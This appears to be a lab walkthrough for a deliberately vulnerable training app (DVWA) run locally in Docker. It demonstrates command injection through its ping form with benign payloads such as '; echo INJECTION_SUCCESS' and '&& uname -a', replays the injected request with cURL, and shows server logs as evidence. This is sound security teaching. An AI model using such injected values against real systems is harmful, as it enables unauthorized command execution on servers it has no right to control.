DVWA Website Login

Start DVWA locally using Docker and open the DVWA web UI.

1. Refresh package lists:

sudo apt update

2. Install Docker:

sudo apt install -y docker.io

3. Enable & start Docker daemon:

sudo systemctl enable --now docker

4. (Optional but recommended) Allow your user to run Docker without sudo:

sudo usermod -aG docker $USER

5. Start the DVWA container (pulls image if needed):

sudo docker run --rm -d --name dvwa -p 8080:80 vulnerables/web-dvwa

6. Verify it's running:

sudo docker ps

Open DVWA in the browser

Open one of these URLs in the VM browser (use whichever works; /index.php or root):

http://127.0.0.1:8080/
Click on Create/Reset DB

Default credentials (DVWA):

- **Username:** admin
- **Password:** password

After login: **DVWA Security → set to LOW** for the demo.

COMMAND INJECTION

Open the DVWA Command Injection page


From the DVWA menu choose **Command Injection**

2 — Baseline: confirm ping output (safe)

1. In the Command Injection input box enter:

127.0.0.1

2. Click **Submit**.
3. Expected: you should see ping output (ICMP replies) in the page — this proves the server executed ping <your-input>.




3 — Safe proof-of-concept injections (demonstrate control)

Paste one of these into the same input box and **Submit**:

- Echo marker

127.0.0.1; echo INJECTION_SUCCESS


- ; runs the next command regardless of the previous exit status.



- Print system info


127.0.0.1 && uname –a

- && runs the next command only if the previous succeeded.
- || runs the next command only if the previous failed.



- Short local ping

127.0.0.1; ping -c 2 127.0.0.1




4 — Capture & replay the request using DevTools → cURL

If you want to show the request → server flow exactly


A. Capture the request

1. Open DevTools → **Network**.

   To open DevTools- Press **Ctrl + Shift + I** in the same window



2. Submit DVWA form once with 127.0.0.1.
3. In Network list locate the request (likely POST /vulnerabilities/exec/).
4. Right-click → **Copy → Copy as cURL**.



cURL code

```
curl 'http://127.0.0.1:8080/vulnerabilities/exec/#' \

  --compressed \

  -X POST \

  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0' \
```

-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \

-H 'Accept-Language: en-US,en;q=0.5' \

-H 'Accept-Encoding: gzip, deflate, br, zstd' \

-H 'Content-Type: application/x-www-form-urlencoded' \

-H 'Origin: http://127.0.0.1:8080' \

-H 'Connection: keep-alive' \

-H 'Referer: http://127.0.0.1:8080/vulnerabilities/exec/' \

-H 'Cookie: PHPSESSID=8q112t7gfq785uo1lhspas0tc6; security=low' \

-H 'Upgrade-Insecure-Requests: 1' \

-H 'Sec-Fetch-Dest: document' \

-H 'Sec-Fetch-Mode: navigate' \

-H 'Sec-Fetch-Site: same-origin' \

-H 'Sec-Fetch-User: ?1' \

-H 'Priority: u=0, i' \

--data-raw 'ip=127.0.0.1&Submit=Submit'

B. Modify & replay

1. Paste the copied curl into a terminal/editor. **(Above code)**
2. In the POST data change ip=127.0.0.1 → ip=127.0.0.1; echo INJECTION_SUCCESS (keep cookies & tokens unchanged).
3. Run the modified curl: **(In Command Prompt)**

   curl 'http://127.0.0.1:8080/vulnerabilities/exec/' \

   --compressed \

   -X POST \

   -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' \

   -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \

   -H 'Accept-Language: en-US,en;q=0.5' \

-H 'Accept-Encoding: gzip, deflate, br, zstd' \

-H 'Content-Type: application/x-www-form-urlencoded' \

-H 'Origin: http://127.0.0.1:8080' \

-H 'Connection: keep-alive' \

-H 'Referer: http://127.0.0.1:8080/vulnerabilities/exec/' \

-H 'Cookie: PHPSESSID=8q112t7gfq785uo1lhspas0tc6; security=low' \

-H 'Upgrade-Insecure-Requests: 1' \

-H 'Sec-Fetch-Dest: document' \

-H 'Sec-Fetch-Mode: navigate' \

-H 'Sec-Fetch-Site: same-origin' \

-H 'Sec-Fetch-User: ?1' \

-H 'Priority: u=0, i' \

--data-raw 'ip=127.0.0.1; echo INJECTION_SUCCESS&Submit=Submit'

4. Inspect the terminal output — you'll see the DVWA HTML that includes INJECTION_SUCCESS.

```
Session  Actions  Edit  View  Help
                                <ul class="menuBlocks"><li class=""><a href="../../.">Home</a></li>
<li class=""><a href="../../instructions.php">Instructions</a></li>
<li class=""><a href="../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../vulnerabilities/brute/">Brute Force</a></li>
<li class="selected"><a href="../../vulnerabilities/exec/">Command Injection</a></li>
<li class=""><a href="../../vulnerabilities/csrf/">CSRF</a></li>
<li class=""><a href="../../vulnerabilities/fi/.?page=include.php">File Inclusion</a></li>
<li class=""><a href="../../vulnerabilities/upload/">File Upload</a></li>
<li class=""><a href="../../vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
<li class=""><a href="../../vulnerabilities/sqli/">SQL Injection</a></li>
<li class=""><a href="../../vulnerabilities/sqli_blind/">SQL Injection (Blind)</a></li>
<li class=""><a href="../../vulnerabilities/weak_id/">Weak Session IDs</a></li>
<li class=""><a href="../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
<li class=""><a href="../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
<li class=""><a href="../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
<li class=""><a href="../../vulnerabilities/csp/">CSP Bypass</a></li>
<li class=""><a href="../../vulnerabilities/javascript/">JavaScript</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../security.php">DVWA Security</a></li>
<li class=""><a href="../../phpinfo.php">PHP Info</a></li>
<li class=""><a href="../../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../logout.php">Logout</a></li>
</ul>
                                </div>

                        </div>

                        <div id="main_body">


<div class="body_padded">
        <h1>Vulnerability: Command Injection</h1>

        <div class="vulnerable_code_area">
                <h2>Ping a device</h2>

                <form name="ping" action="#" method="post">
                        <p>
                                Enter an IP address:
                                <input type="text" name="ip" size="30">
                                <input type="submit" name="Submit" value="Submit">
                        </p>

                </form>
                <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.046 ms
── 127.0.0.1 ping statistics ──
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.043/0.045/0.046/0.000 ms
INJECTION_SUCCESS
```

5— Replay proof using your captured curl (request→response)

Edit your copied curl; change only --data-raw:

Show marker in terminal (grep):

<the-curl-above> 2>/dev/null | grep -C2 INJECTION_SUCCESS || echo "marker not found"

This proves the request can be replayed outside the browser and returns the same injected output.

```
┌──(kali㉿kali)-[~]
└─$ curl 'http://127.0.0.1:8080/vulnerabilities/exec/#' \
  --compressed \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate, br, zstd' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://127.0.0.1:8080' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://127.0.0.1:8080/vulnerabilities/exec/' \
  -H 'Cookie: PHPSESSID=8q112t7gfq785uo1lhspas0tc6; security=low' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Sec-Fetch-Dest: document' \
  -H 'Sec-Fetch-Mode: navigate' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'Sec-Fetch-User: ?1' \
  -H 'Priority: u=0, i' \
    --data-raw 'ip=127.0.0.1; echo INJECTION_SUCCESS&Submit=Submit' 2>/dev/null | grep -C2 INJECTION_SUCCESS || echo "marker not found"
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.044/0.050/0.057/0.000 ms
INJECTION_SUCCESS
</pre>
        </div>
```

6 — Forensic evidence in server logs (best for write-up)

Tail the Apache access log inside the container (host command):

sudo docker exec -it dvwa bash -lc 'tail -n 120 /var/log/apache2/access.log'

Look for the request/time that matches your test — you'll see the request entry (timestamp, path). Optionally grep for vulnerabilities/exec or your session time.

```
┌──(kali㉿kali)-[~]
└─$ sudo docker exec -it dvwa bash -lc 'tail -n 120 /var/log/apache2/access.log'
[sudo] password for kali:
172.17.0.1 - - [27/Oct/2025:09:42:16 +0000] "GET / HTTP/1.1" 302 479 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:16 +0000] "GET /login.php HTTP/1.1" 200 1049 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:16 +0000] "GET /dvwa/css/login.css HTTP/1.1" 200 741 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:
128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:16 +0000] "GET /dvwa/images/login_logo.png HTTP/1.1" 200 9375 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x8
6_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:27 +0000] "POST /login.php HTTP/1.1" 302 337 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) G
ecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:27 +0000] "GET /setup.php HTTP/1.1" 200 2037 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) G
ecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:32 +0000] "POST /setup.php HTTP/1.1" 302 338 "http://127.0.0.1:8080/setup.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) G
ecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:32 +0000] "GET /setup.php HTTP/1.1" 200 2171 "http://127.0.0.1:8080/setup.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) G
ecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:37 +0000] "POST /setup.php HTTP/1.1" 302 337 "http://127.0.0.1:8080/setup.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) G
ecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:37 +0000] "GET /login.php HTTP/1.1" 200 1249 "http://127.0.0.1:8080/setup.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) G
ecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:42 +0000] "GET /login.php HTTP/1.1" 200 1050 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) G
ecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:53 +0000] "POST /login.php HTTP/1.1" 302 337 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) G
ecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:53 +0000] "GET /index.php HTTP/1.1" 200 3036 "http://127.0.0.1:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) G
ecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:42:58 +0000] "GET /vulnerabilities/exec/ HTTP/1.1" 200 1715 "http://127.0.0.1:8080/index.php" "Mozilla/5.0 (X11; Linux x86_64;
 rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:43:14 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1897 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:43:49 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1913 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:44:13 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1978 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:44:29 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1924 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
